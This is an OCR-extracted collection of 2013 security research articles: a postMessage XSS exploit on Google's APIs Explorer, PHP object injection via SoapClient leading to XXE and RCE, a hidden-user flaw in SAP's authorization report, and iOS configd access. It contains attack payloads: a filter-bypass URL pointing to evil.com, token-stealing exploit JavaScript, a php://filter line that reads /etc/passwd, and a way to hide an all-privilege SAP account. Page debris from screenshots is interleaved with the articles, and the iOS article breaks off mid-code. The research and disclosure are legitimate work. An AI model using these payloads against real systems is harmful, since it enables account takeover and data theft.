
The Little Callback that Could

The Feedburner vulnerability hardly satisfied having nothing worthy to mention. Thus, I decided to try something else and went on searching. APIs Explorer on developers.google.com caught my attention. This tool helps you to explore various Google APIs interactively. According to Google, APIs Explorer also allows you to browse quickly through available APIs and their versions, see methods available for every API and parameters supported along with inline documentation, etc. In fact, I was interested in cross-domain messaging based on postMessage. A link to the Google API analyzed can be set as follows:

```
https://developers.google.com/
apis-explorer/?base=https://
webapis-discovery.appspot.com/_
ah/api#p/
```

The Base parameter is filtered by certain regular expressions (not quite accurately though), but you can bypass them easily using %23:

```
https://developers.google.com/
apis-explorer/?base=https://
evil.com%23webapis-discovery.
appspot.com/_ah/api#p/admin/
reports_v1/
```



New Feed
Google feedburner
Edit Feed Details | Delete Feed | Transfer Feed
Analyze
Optimize
Publicize
Troubleshootize
My Feeds
↓ VIEW
Tips and Tools
↓ REPORTS
FeedMedic
PodMedic
Submit your content to Google • Feed 101 • Developers • Ping • FeedBurner Blog • Privacy Policy • Terms of Service
©2004–2013 Google

PodMedic

PodMedic examines links in each of your feed items. If it finds trouble creating an enclosure, it reports the cause of the trouble. PodMedic examines every link in each posting. Of course, you probably link to things that aren't meant to become enclosures, so you can safely ignore reports on links that point to other web pages. Your current report is always displayed below.

Content Item: "2"

- Link: [redacted]
  Content Type reported: text/html
  Media enclosure not created because: The content type returned from your host server was a text type, not a binary media type. Podcast content should always return a binary media type, such as audio/mpeg for audio, or video/mpeg for video.
- Link: http://feedproxy.google.com/[redacted]
  Media enclosure not created because: The URL was unavailable or FeedBurner could not receive a response within 10 seconds.



PodMedic

PodMedic examines links in each of your feed items. If it finds trouble creating an enclosure, it reports the cause of the trouble. PodMedic examines every link in each posting. Of course, you probably link to things that aren't meant to become enclosures, so you can safely ignore reports on links that point to other web pages. Your current report is always displayed below.

Content Item: "2"

- Link: [redacted]
  Content Type reported: text/ charset=UTF-8
  Media enclosure not created because: The content type returned from your host server was a text type, not a binary media type. Podcast content should always return a binary media type, such as audio/mpeg for audio, or video/mpeg for video.

feedburner.google.com

As a result, an iframe with src=evil.com is created, and we are waiting for messages from it. Every message should have two tokens. The first one is in window.name of this iframe, the second — in location.hash. I sniffed messages from https://webapis-discovery.appspot.com/_ah/api and wrote a page that would send the same messages with valid tokens. It worked well, and I tried to inject some HTML data. No success, though. I could have changed the text or image location but it would not have been enough for XSS. What I really could and did was to change a documentation link to **javascript:alert(document.domain).**

However, it was not enough. It required user interaction, and I hated it. Users never do what you want them to (click a wrong link, for instance). Thus, I found a page on developers.google.com with the Callback function (it is believed secure almost everywhere). When the documentation link was created via postMessage, I supplied my exploit with redirection to this page with such a Callback function as **parent.links[0].click.** Symbols [ ] were filtered, so in fact the Callback was as follows:

```
document.body.lastElementChild.
previousSibling.
lastElementChild.
firstElementChild.
firstElementChild.
lastElementChild.
firstElementChild.
firstElementChild.
firstElementChild.nextSibling).
```


Let's try it. Done! It works perfectly with no need for user interaction. The exploit looked as follows:

```
token_1 = location.hash.
split('rpctoken=')[1];
token_2 = window.name;
send_
payload(data,token_1,token_2);
window.setTimeout('document.
location=callback_url;',3000);
// Paused because of slow
internet connection…
```

Of course, I made a cool screenshot.

I liked this exploitation method and tried to apply it to other services. Thus, I managed to steal an OAuth token and to buy an app at Google Play using user's payment details. Besides, the app bought could be installed on user's Android device automatically.

The Google Security Team also liked that technique and they described it on OWASP AppSec Eu as Reverse Clickjacking (see Eduardo Vela's report https://www.its.fh-muenster.de/owasp-appseceu13/rooms/Aussichtsreich_+_Freiraum/high_quality/OWASP-AppsecEU13-EduardoVela-Matryoshka_720p.mp4).




Learn more about using the Admin Reports API by reading the documentation.

Services > Admin Reports API reports_v1 Authorize requests using OAuth 2.0 OFF

reports.activities.list	Retrieves a list of activities for a specific customer and application.
reports.customerUsageReports.get	Retrieves a report which is a collection of properties / statistics for a specific customer.
reports.userUsageReport.get	Retrieves a report which is a collection of properties / statistics for

```
▸<div style="position: absolute; overflow: hidden; left: 0px; top: 71px; right: 0px; height: 45px;">…</div>
▸<div style="position: absolute; overflow: hidden; left: 0px; top: 116px; bottom: 0px; width: 200px;">…</div>
▾<div style="position: absolute; overflow: hidden; left: 200px; top: 116px; right: 0px; bottom: 0px;">
  ▾<div class="GCIDV3DDOL" style="position: absolute; left: 0px; top: 0px; right: 0px; bottom: 0px;">
    ▾<div class="GCIDV3DDCM" aria-hidden="false" style>
        <span class="gwt-InlineLabel">Learn more about using the Admin Reports API by reading the </span>
        <a class="gwt-Anchor" href="javascript:alert(document.domain)" target="_blank">documentation</a>
        <span class="gwt-InlineLabel">.</span>
      </div>
    ▸<div class="GCIDV3DDPL" aria-hidden="false" style>…</div>
    ▸<div class="GCIDV3DDAN" aria-hidden="true" style="display: none;">…</div>
      <div aria-hidden="true" style="display: none;"></div>
    ▸<div aria-hidden="false" style>…</div>
```

```
element.style {
}
a:-webkit-any-link {        user agent stylesheet
  color: -webkit-link;
  text-decoration: underline;
  cursor: auto;
}
::-webkit-scrollbar {       developers.google.com/:8
  width: 15px;
  height: 15px;
```




Learn more about using the Admin Reports API by reading the documentation.

Services > Admin Reports API reports_v1 Authorize requests using OAuth 2.0 OFF

reports.activities.list Retrieves a list of activities for a specific customer and application.

Подтвердите действие на https://developers.goo...

developers.google.com



UNSERIALIZE: NEW TECHNIQUES TO EXPLOIT PHP OBJECT INJECTION

Arseny Reutov

It is 2013 already, and the unserialize vulnerability resulting from improperly sanitized data passed to the unserialize() PHP function is as severe as it used to be. Moreover, my research of default PHP classes proves that new universal exploitation techniques based on interpreter vulnerabilities appeared.

PHP Object Injection

In 2009, Stefan Esser presented his research "Shocking News in PHP Exploitation" at Power of Community in Seoul. In addition to other things, he spoke about attacks that could be conducted by exploiting user data passed to the unserialize() function. It was the time when a new term - PHP Object Injection - appeared. PHP Object Injection is a vulnerability that allows injecting arbitrary PHP objects into a web application. Exploiting the vulnerability, you can conduct numerous attacks from XSS to arbitrary code execution depending on the object structure of a vulnerable application.

Serialized data, when translated to a PHP object, can change an application's working process using so called magic methods. For instance, if the magic method __get() is defined for a class, it is called any time an object is requested for inaccessible properties. For PHP Object Injection, the most useful methods are __wakeup() and __destruct(): the first one is called when an object is deserialized and the second when there are no other references to an object. Both methods are called automatically; you do not need any extra operations over an object.

You cannot work with modern web applications without using an object-oriented approach. Therefore, class destructors that perform clean-up tasks for their objects are quite numerous. For example, the database interaction class ends connections and the cache class deletes temporary files. Destructors constitute a serious threat for developers, since they often forget that deserialization allows for substitution of object properties with arbitrary values. PHP Object Injection has affected many well-known web applications, including Invision Power Board, Joomla, and vBulletin.

I have detected the last version of vBulletin to contain unexpected unserialize(). It showed that not only __wakeup() and __destruct() can be useful, but everything depends on what data a web application expects after deserialization. Besides, you do not have to focus on application classes only, since PHP has its internal classes, which we are going to discuss later.

vBulletin

vBulletin, a popular forum, used to see better security. vBulletin v. 5 went a little too far from a simple forum to an unwieldy community. Urged by idle curiosity, I opened the folder core (unprotected by .htaccess, by the way) to find Apache log4php included. This framework suits for logging in PHP and serves for such projects as SugarCRM, vtiger, and CMS Made Simple. However, if these web applications retain only basic functionality of log4php, then vBulletin uses the whole code, including the one available from the Web with usage examples. One of the scripts appeared quite curious: when addressing the script, port 4242 started a server that tried to deserialize data it had just received. Since there were no magic methods in log4php, we decided to employ PHP classes. I used the following script to obtain the whole list of magic methods for the specified classes.

```
<?php
$classes = get_declared_
classes();
foreach($classes as $class) {
    $methods = get_class_
methods($class);
    foreach ($methods as
$method) {
        if (in_array($method,
array('__destruct', '__
toString', '__wakeup', '__
call', '__callStatic', '__get',
'__set', '__isset', '__unset',
'__invoke', '__set_state'))) {
            print $class . '::'
. $method . "\n";
        }
    }
}
```

The list was quite long, but almost none of the classes allowed serialization and some were simply useless. My interest was caught by the SoapClient class and its method __call(), which starts when invoking inaccessible methods. It was exactly what I needed, since the method getRootLogger() was called in the vulnerable script after data was translated into an object. SoapClient has numerous properties, and when invoking inaccessible methods, it allows sending SOAP queries to arbitrary addresses. Let's check what benefits we can get out of this.

SoapClient

The SoapClient constructor takes two arguments: the address of an XML-based WSDL document that is used to describe the SOAP interface and an array of options. If transferring the NULL value as $wsdl, the object is initialized in non-WSDL mode. The problem is that the class does not allow for good properties serialization working in WSDL mode instead of non-WSDL. That is why we can only deal with $wsdl=null and a limited number of options. However, they were quite enough to receive plenty of results. Let's start with XSS and construct the following SoapClient object:

```
<?php
$c = new SoapClient(null,
array('uri'=>'http://test.
com/', 'location'=>'http://
test.com/api.php'));
```

The api.php script we control returns an HTTP response with code 404:

```
<?php
header("HTTP/1.0 404
<script>alert(1)</script>");
```

Instead of the message "Not Found", api.php sends an arbitrary string; SoapClient sees code 404, generates exception SoapFault informing that the resource is not found, and returns the string to the response body.

One of the SoapClient features is local caching of a WSDL document. Though it would not help to exploit PHP Object Injection in vBulletin, it was still interesting how SoapClient would do it. It turned out the document was saved without checking compliance of the path with the PHP configuration directive open_basedir, which rejects file operations outside the specified directory.

```
<?php
ini_set('open_basedir', '/var/
www');
ini_set('soap.wsdl_cache_
enabled', true);
ini_set('soap.wsdl_cache_dir',
'/tmp');
$c = new SoapClient('http://
test.com/test.wsdl',
array('cache_wsdl' => WSDL_
CACHE_DISK));
```

I wanted to see something more interesting than just XSS, so I thought of an XXE attack since SOAP works with XML. SoapClient is vulnerable to XXE Injection, though when parsing, DOCTYPE informed that it was not supported. The thing is that the exception occurred after DTD was processed, and the LibXML parser used has the option of external entity processing enabled by default. We failed to return entities, but we made use of some wonderful research carried out by my colleagues Alexey Osipov and Timur Yunusov that was devoted to the XXE attack conducted via external communication channels. The technique they described allows sending file content via HTTP requests directly in a requested path. Using different scheme handlers, we made it possible to read any file. The wrapper php:// and filter base64 were a help:

```
php://filter/read=convert.
base64-encode/resource=/etc/
passwd
```

Exploitation of PHP Object Injection via the inner PHP class was successful. Beside vBulletin, this vector works in Joomla <=3.0.3, where such vulnerabilities as SQL Injection and Arbitrary Directory Deletion can be exploited via unserialize().

It is evident that a method cannot always be called on a deserialized object, and, unfortunately, PHP classes have no destructor that would take an object out of a property and try to carry out any of its methods. As to well-known components, one of the most suitable is the Smarty template engine. You can find the following code in it:

```
<?php
public function __destruct()
{
    if ($this->smarty->cache_
locking && isset($this->cached)
&& $this->cached->is_locked) {
        $this->cached->handler-
>releaseLock($this->smarty,
$this->cached);
    }
}
```

If you insert SoapClient to the handler property, then you will not need any operations over the object in the web application code and XXE will be exploited automatically via the method __destruct().

What's next?

PHP 5.5 is introducing a new feature to the unserialize() function. It is the second argument allowing developers to forbid object processing or to specify a white list. Today, regular expressions, which can be easily bypassed, are used or data is not verified at all. For instance, Invision Power Board <= 3.3.4 had the following control:

```
$_value = $_COOKIE[
ipsRegistry::$settings['cookie_
id'].$name ];
if ( substr( $_value, 0, 2 ) ==
'a:' ) {
        return unserialize(
stripslashes( urldecode( $_
value ) ) );
}
```

The first two characters are checked in the string: if it is "a:" (i.e. a serialized array), then the string goes to unserialize(). However, an attacker can send an array of objects to bypass the check.

Speaking of the future of PHP Object Injection, it is worth mentioning a next-generation PHP framework named Phalcon, which is becoming popular among web developers. It is remarkable for its code written in C only, which makes it the quickest PHP framework. Phalcon is a PHP extension and requires compilation and inclusion to the PHP configuration. All the framework classes become available in a web application without including external files. If we imagine a shared hosting with Phalcon enabled for all users by default, it will surely allow us to use framework classes via unserialize() even if a vulnerable web application is not based on it. I decided to check whether unserialize() can be exploited via Phalcon classes. It turned out to be very easy!

Phalcon

With all the magic methods of all the framework classes obtained, I failed to find any destructor, but detected __wakeup():

```
<?php
PHP_METHOD(Phalcon_Logger_
Adapter_File, __wakeup){

        zval *path, *options,
*mode = NULL, *file_handler;

        PHALCON_MM_GROW();

        PHALCON_OBS_VAR(path);
        phalcon_read_property_
this(&path, this_ptr, SL("_
path"), PH_NOISY_CC);

        PHALCON_OBS_
VAR(options);
        phalcon_read_property_
this(&options, this_ptr, SL("_
options"), PH_NOISY_CC);
        if (phalcon_array_isset_
string(options, SS("mode"))) {
                PHALCON_OBS_
VAR(mode);
                phalcon_array_
fetch_string(&mode, options,
SL("mode"), PH_NOISY_CC);
        } else {
                PHALCON_INIT_
NVAR(mode);
                ZVAL_
STRING(mode, "ab", 1);
        }

        /**
         * Re-open the file
handler if the logger was
serialized
         */
        PHALCON_INIT_VAR(file_
handler);
        PHALCON_CALL_FUNC_
PARAMS_2(file_handler, "fopen",
path, mode);
        phalcon_update_
property_this(this_ptr, SL("_
fileHandler"), file_handler
TSRMLS_CC);

        PHALCON_MM_RESTORE();
}
```

The code receives _path from the property protected and opens it using the fopen() function in the mode of the _options property. You can use this code to open thousands of files and forget about descriptors, but it is not interesting. What will happen if we insert an object to _path? When calling fopen(), it will be transformed into a string by the magic method __toString().Phalcon widely uses this method. I won't go deep in the framework, just a few words to note that we managed to initialize arbitrary objects and to call all the methods in one of __toString(). You can already insert SoapClient and conduct an XXE attack at this stage, but RCE is better anyway! I scanned the source code to find if phalcon_require (includes files just as "require" in PHP) had been called and detected the class \Phalcon\Mvc\View\Engine\Php, in which the render method allows including arbitrary files. Therefore, we managed to call __toString via __wakeup() and then to connect arbitrary files.

You can see that PHP Object Injection is still alive and kicking. Along with "secure" unserialize(), several new classes appeared in PHP 5.5, though more likely not without vulnerabilities.

SAP'S BACKDOOR

Dmitry Gutsko
blog.ptsecurity.com/2013/08/saps-backdoor.html


SAP security analysis is one of my basic duties at Positive Technologies. Besides, I needed a topic to speak about at PHDays III forum. Finally, I decided on the following: how to hide a user with the SAP_ALL profile (i.e. all possible authorizations) in the SAP system. If a malicious user manages to log on the system and gets authorized to create users and assign privileges to them, then he/she will probably try to create their own account, certainly with all authorizations in the system. However, internal checks and external audits list such users; thus, there is no chance for a user with SAP_ALL permissions to go unnoticed.

Well, let's start. I've set two vectors for my research:

1. Cheat authorization analysis reports using nested profiles, reference users, roles, profile copies, etc.
2. If you ask SAP specialists how to list users with particular authorizations, they will advise to try transaction SUIM and Report RSUSR002, which is almost the same. Based on the analysis of ABAP code from Report RSUSR002, create a mechanism to bypass the report algorithm and hide the user.

If you are interested in the first vector, you are welcome to have a look at my presentation [1]; the second one is detailed below.

Let's turn now to the logic in the report. It is simple: you take the list of all user accounts and check each user for the given authorizations. If a user does not comply with the search criteria, it is removed from the list. It seems easy... but the following string attracts our attention during analysis:



```
            lv_start = lv_end + 1 .
            IF lv_start > lv_lin_cnt .
              EXIT .
            ENDIF.
          ENDDO.
      ENDTRY.
      DELETE userlist WHERE bname = '............'.
    ENDIF.
```

A user with such a mysterious name '............' (12 dots) is removed from the list. Let's test our assumption. We will create a user with the name of 12 dots, assign it with different roles and profiles, and then check the report results. As expected, there is no such username in the results!

Isn't it interesting, why SAP implemented such a thing? I cannot answer this question for sure. This user might be created while generating EARLYWATCH reports and might serve some particular purpose in the system.

The vulnerability was assigned with the following CVSS vector:

```
CVSS Base Score: 4.6
CVSS Base Vector: AV:N/AC:H/
AU:S/C:P/I:P/A:P
```


The severity level is not high of course. However, you will likely feel distressed to know that the vendor of the system, where you store and process all your critical business data, has left such a back door to conceal some specifically crafted users. What was the real purpose of that?

The situation is not that bad though. The patch for this vulnerability was released in June 2013 (see SAP Note 1844202). With the security update installed, you will rid your systems of such problems.

According to the table below, the patch was created for all SAP_BASIS versions starting from 46B. In other words, if you have not updated your system yet, then this vulnerability is ensured in your system.

Reference list:

1. http://www.slideshare.net/slideshow/embed_code/22591696
2. SAP Security note 1844202: https://service.sap.com/sap/support/notes/1844202



Affected Releases

Software Component	Release	From Release	To Release
SAP_BASIS	46	46B	46D
SAP_BASIS	60	620	640
SAP_BASIS	70	700	702
SAP_BASIS	71	710	730
SAP_BASIS	731	731	731
SAP_BASIS	740	740	740

HOW TO GET INACCESSIBLE DATA FROM IOS

Kirill Ermakov

In my speech at Positive Hack Days, I would like to share information I found exploring a daemon configd on iOS 6 MACH. As you know, iOS gives little information about Wi-Fi connection status. Basically, Public API lets you get SSID, BSSID, adapter network settings and that's all. And what about encryption mode and signal power? In this article, I will show how to get such data without Private API and jailbreaking.

Now I must apologize for posting so many lines of source code. To begin with, let us recall how it was earlier, in iOS 5*. Then you could use Apple System Log facility [1] to get the system messages that are displayed when connecting to a network. The encryption mode and signal power data appeared in the messages. And you could get them this way:

```
  aslmsg asl, message;
  aslresponse searchResult;
  int i;
  const char *key, *val;
  NSMutableArray *result_dicts
= [NSMutableArray array];

  asl = asl_new(ASL_TYPE_
QUERY);
  if (!asl)
  {

DDLogCError(@"Failed creating
ASL query");
  }
  asl_set_query(asl, "Sender",
"kernel", ASL_QUERY_OP_EQUAL);
  asl_set_query(asl, "Message",
"AppleBCMWLAN Joined BSS:",
ASL_QUERY_OP_PREFIX|ASL_QUERY_
OP_EQUAL);
  searchResult = asl_
search(NULL, asl);
  while (NULL !=
(message = aslresponse_
next(searchResult)))
  {
      NSMutableDictionary
  *tmpDict =
  [NSMutableDictionary
  dictionary];

      for (i = 0; (NULL != (key
  = asl_key(message, i))); i++)
      {
      NSString
  *keyString = [NSString
  stringWithUTF8String:(char *)
  key];

      val = asl_get(message,
  key);

      NSString
  *string = [NSString
  stringWithUTF8String:val];
                      [tmpDict
  setObject:string
  forKey:keyString];
      }
      [result_dicts
  addObject:tmpDict];
  }
  aslresponse_
free(searchResult);
  asl_free(asl);
```

But, as Apple usually does, the company closed the access to the system messages in ASL once it knew about them. So we had to find a new way to get this data. The question was stated differently: how can you get this data in Mac OS and iOS?

First of all, you can use scutil [2], which allows getting the system configuration data, including the information we need. Testing a jailbroken iPhone on iOS 6 proved that the tool works quite well. For me it was a clue, and I started to look for a way to reach SystemConfiguration on iOS.

It was as simple as pie: SystemConfiguration.framework [3]. It allows connecting to Mac OS value storage to get a property list [4], which includes wireless network data.

However, looking at the header files of the library, is frustrating: using the required method is restricted.

```
  CFPropertyListRef
  SCDynamicStoreCopyValue
        (
  SCDynamicStoreRef
store,
  CFStringRef
key
                        )
                  __OSX_AVAILABLE_
STARTING(__MAC_10_1,__IPHONE_
NA);
```

First, make sure that the method is functional.

```
  void *handle = dlopen("/
System/Library/Frameworks/
SystemConfiguration.framework/
SystemConfiguration", RTLD_
LAZY);
  CFArrayRef (*_
SCDynamicStoreCopyKeyList)
(int store, CFStringRef
pattern) = dlsym(handle,
"SCDynamicStoreCopyKeyList");

  NSLog(@"Lib handle: %u",
handle);

  NSString *key = @"State:/
Network/Global/DNS";

  CFArrayRef testarrray =  _
SCDynamicStoreCopyKeyList(0,
CFSTR("State:/Network/
Interface/en0/AirPort"));
  NSLog(@"Tested array res:
%@", testarrray);
```

Everything's fine. The result returns. So there are no blocks, only Apple's formal restrictions, which won't allow passing validation in the App Store. Anyways, why don't we write a piece of the library ourselves?

The source code was easy to find: it was a part of the daemon *configd* [5]. The most interesting stuff begins when reading the description of SCDynamicStoreCopyValue [6].

```
  #include "config.h"
/* MiG generated file */

  ...

             /* send the key &
fetch the associated data from
the server */
      status =
configget(storePrivate->server,
                   myKeyRef,
                   myKeyLen,
                   &xmlDataRef,
                   (int
*)&xmlDataLen,
                   &newInstance,
                   (int *)&sc_
status);
```

OK. A request is passed to the file generated using MACH Interface Generator [7]. We have a description in MIG in the file located nearby [8].

```
  routine configget     (
server          : mach_port_t;
```

```
                  key         :
xmlData;
               out     data
: xmlDataOut, dealloc;
               out
newInstance    : int;
               out     status
: int);
```

Now you have two options — the way of a common person and the way of the Jedi. You can run *mig* utility on the file config.defs and get the codes to be entered into the project. Unfortunately, we did not discover the file during the research so we had to do some reverse engineering. Dmitry Sklyarov did show his jedi skills and managed to reconstruct the process of sending the request to the MACH port, configd.

```
  #define kMachPortConfigd "com.
apple.SystemConfiguration.
configd"

  -(NSDictionary *)
getSCdata:(NSString *)key
  {

      if(SYSTEM_VERSION_LESS_
THAN(@"6.0"))
      {
          // It does not work
on iOS 5.*
          return nil;
      }

      struct send_body {mach_
msg_header_t header; int count;
UInt8 *addr; CFIndex size0; int
flags; NDR_record_t ndr; CFIndex
size; int retB; int rcB; int
f24; int f28;};

      mach_port_t bootstrapport
= MACH_PORT_NULL;
      mach_port_t configport =
MACH_PORT_NULL;
      mach_msg_header_t *msg;
      mach_msg_return_t msg_
return;
      struct send_body send_
msg;
      // Make request
      CFDataRef  extRepr;
      extRepr = CFStringCreat
eExternalRepresentation(NULL,
(__bridge CFStringRef)(key),
kCFStringEncodingUTF8, 0);

      // Connect to Mach MIG
port of configd
      task_get_bootstrap_
port(mach_task_self(),
&bootstrapport);
      bootstrap_look_
up2(bootstrapport,
kMachPortConfigd, &configport, 0,
8LL);
      // Make request

      send_msg.count = 1;
      send_msg.addr = (UInt8*)
CFDataGetBytePtr(extRepr);
      send_msg.size0 =
